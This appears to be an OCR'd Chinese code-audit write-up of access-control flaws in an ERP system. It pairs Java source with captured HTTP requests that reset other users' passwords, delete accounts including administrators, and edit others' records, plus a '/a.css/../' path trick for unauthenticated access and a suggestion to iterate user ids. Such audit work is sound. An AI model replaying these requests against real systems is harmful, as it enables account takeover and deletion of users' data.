
```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Content-Length: 40
Date: Sat, 05 Jun 2021 06:02:50 GMT
Connection: close

{
  "code":200,
  "data":{
    "message":"成功"
  }
}
```


传进去一个用户 id，就可以重置该用户的密码

进入代码查看是否可以越权重置：

进入代码查看是否可以越权重置：




跟进 service 层具体查看一下 resetPwd 函数：




明显看到这里只禁止重置 admin 超管密码，但是并没有对当前重置密码的用户身份做判断，导致存在越权重置他人密码，这里来验证一下：

jsh 用户对应的用户 id 为 63

joker 用户对应的用户 id 为 132

jsh 的用户权限 > joker 的权限

使用 joker 用户的身份去重置 jsh 用户密码：

```
GET /user/getUserSession HTTP/1.1
Host: 169.254.168.98:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://169.254.168.98:8080/index.html
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
1622478154,1622647126,1622708697,1622862087; JSESSIONID=
39C27AFC419A185DAA7E7D9868C7E1D2;
Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622874981

当前joker用户的身份凭据
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Sat, 05 Jun 2021 06:37:57 GMT
Connection: close
Content-Length: 260

{
  "code":200,
  "data":{
    "user":{
      "id":132,
      "username":"joker",
      "loginName":"joker",
      "password":null,
      "position":"xxx",
      "department":null,
      "email":"xxx@qq.com",
      "phonenum":"15533388888",
```

```
POST /user/resetPwd HTTP/1.1
Host: 169.254.168.98:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 5
Origin: http://169.254.168.98:8080
Connection: close
Referer: http://169.254.168.98:8080/pages/manage/user.html
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
1622478154,1622647126,1622708697,1622862087; JSESSIONID=
39C27AFC419A185DAA7E7D9868C7E1D2;
Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622874981

id=63    成功使用joker用户的身份根据用户id重置jsh用户的密码
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Content-Length: 40
Date: Sat, 05 Jun 2021 06:38:10 GMT
Connection: close

{
  "code":200,
  "data":{
    "message":"成功"
  }
}
```

利用上面的登录权限绕过，可未授权重置根据用户 id 重置用户密码（遍历 id 重置所有用户密码）。

```
POST /a.css/../user/resetPwd HTTP/1.1
Host: 169.254.168.98:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 5
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=D494136D9C14ACF8A371AF11FC027F49; Path=/; HttpOnly
Content-Type: application/json;charset=UTF-8
Content-Length: 40
Date: Sat, 05 Jun 2021 06:27:46 GMT
Connection: close

{
  "code":200,
  "data":{
    "message":"成功"
```


## 18 越权删除用户

这个漏洞的利用和上一个漏洞很像

在系统管理 – 用户管理处 – 选择一个用户 – 删除用户信息


抓取数据包：

```
POST /user/deleteUser HTTP/1.1
Host: 169.254.168.98:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 7
Origin: http://169.254.168.98:8080
Connection: close
Referer: http://169.254.168.98:8080/pages/manage/user.html
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
1622647345,1622684699,1622712576; JSESSIONID=
7C7182F5DEF0307AA0E0D8C66FF05AFF
```

```
Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622875478

ids=133
```

传进去一个用户 ids，就可以删除该用户信息

进入代码查看是否可以越权删除：

```
puterInfo.java × UserComponent.java × UserController.java × UserService.java × UserMapp
    @PostMapping("/deleteUser")
    @ResponseBody
    public Object deleteUser(@RequestParam("ids") String ids)throws Exception{
        JSONObject result = ExceptionConstants.standardSuccess();
        userService.batDeleteUser(ids);
        return result;
    }
```


跟进 service 层具体查看一下 batDeleteUser 函数：


```
ComputerInfo.java × UserComponent.java × UserController.java × UserService.java × UserMapper.java × UserExample.java × String
659     }
660     /**
661      * 批量删除用户
662      * */
663     @Transactional(value = "transactionManager", rollbackFor = Exception.class)
664     public void batDeleteUser(String ids) throws Exception{
665         StringBuffer sb = new StringBuffer();
666         sb.append(BusinessConstants.LOG_OPERATION_TYPE_DELETE);
667         List<User> list = getUserListByIds(ids);   这段代码不用看，只是为了打印日志，不涉及删除操作
668         for(User user: list){                      这段代码不用看，只是为了打印日志，不涉及删除操作
669             sb.append("[").append(user.getLoginName()).append("]");
670         }                                          这段代码不用看，只是为了打印日志，不涉及删除操作
671         logService.insertLog( moduleName: "用户", sb.toString(),
672                 ((ServletRequestAttributes) RequestContextHolder.getRequestAttributes()).getRequest());
673         String idsArray[]=ids.split( regex: ",");
674         int result =0;
675         try{
676             result=userMapperEx.batDeleteOrUpdateUser(idsArray,BusinessConstants.USER_STATUS_DELETE);
677         }catch(Exception e){
678             JshException.writeFail(logger, e);
679         }
680         if(result<1){
681             logger.error("异常码[{}],异常提示[{}],参数,ids:[{}]",
682                     ExceptionConstants.USER_DELETE_FAILED_CODE,ExceptionConstants.USER_DELETE_FAILED_MSG,ids);
683             throw new BusinessRunTimeException(ExceptionConstants.USER_DELETE_FAILED_CODE,
684                     ExceptionConstants.USER_DELETE_FAILED_MSG);
685         }
686     }
```


关键代码在这里

接收参数 ids，使用逗号，分割，调用 userMapperEx.batDeleteOrUpdateUser() 方法将 ids 参数拼接进 sql 语句进行删除，这里没有对当前执行删除用户操作的用户身份做判断，甚至没有禁止删除超级管理员，导致存在越权删除任意用户信息（包括管理员），这里来验证一下：

> ceshi 用户对应的用户 id 为 135
> joker 跟 ceshi 是平级账户







| | 操作模块 | 操作详情 | 操作人员 | 操作状态 | 操作IP | 操作时间 |
|---|---|---|---|---|---|---|
| 1 | 用户 | 删除[ceshi] | joker | 成功 | 169.254.168.9( | 2021-06-05 16:02:25 |

经过测试可以垂直越权删除 jsh 等账号


利用上面的登录权限绕过，可未授权重置根据用户 ids 删除任意用户




# 19 越权修改用户信息

在系统管理 – 用户管理处 – 选择一个用户 – 编辑用户信息


抓取数据包：




```
info=
%7B%22loginName%22%3A%22test123%22%2C%22username%22%3A%22%E6%B5%8B%E8%AF%95%E7%94%A8%E6%88%B7%22%2C%22orgAbr%22%3A%22%E6%9C%BA%E6%9E%841%22
Id%22%3A%2213%22%2C%22selectType%22%3A%22org%22%2C%22orgaUserRelId%22%3A%2210%22%2C%22id%22%3A%22%22%2C%22position%22%3A%22%22%2C%22phonenu
%22%2C%22email%22%3A%22%22%2C%22userBlngOrgaDsplSeq%22%3A%222%22%2C%22description%22%3A%22%22%7D
```


关键参数是这个 id 跟 info 信息

跟进代码：


跟进 service 层具体查看一下 updateUserAndOrgUserRel 函数：




跟进 checkUserNameAndLoginName() 方法：





由于用户名和登录名的校验逻辑一样，这里只拿登录名检查来说，首先通过 getLoginName() 获取 id 对应的登录名，再通过 getUserListByUserNameOrLoginName() 方法，将登录名作为参数拼接进 sql 语句中获取 user 列表，从列表中取出 id 与前端传入的 id 进行比较，相同就可以更新数据。同样没有对当前执行更新用户数据的操作的用户身份做判断，尝试越权利用：

---

test123 用户对应的用户 id 为 131

joker 跟 test123 是平级账户

---





成功越权修改他人的用户信息

当然这个 ERP 系统的漏洞还有很多漏洞没有列出来，包括越权查看邮件信息，未授权访问敏感界面等，期待后续大佬们的挖掘。

如果有其他不错的框架审计请在下面留言！

__EOF__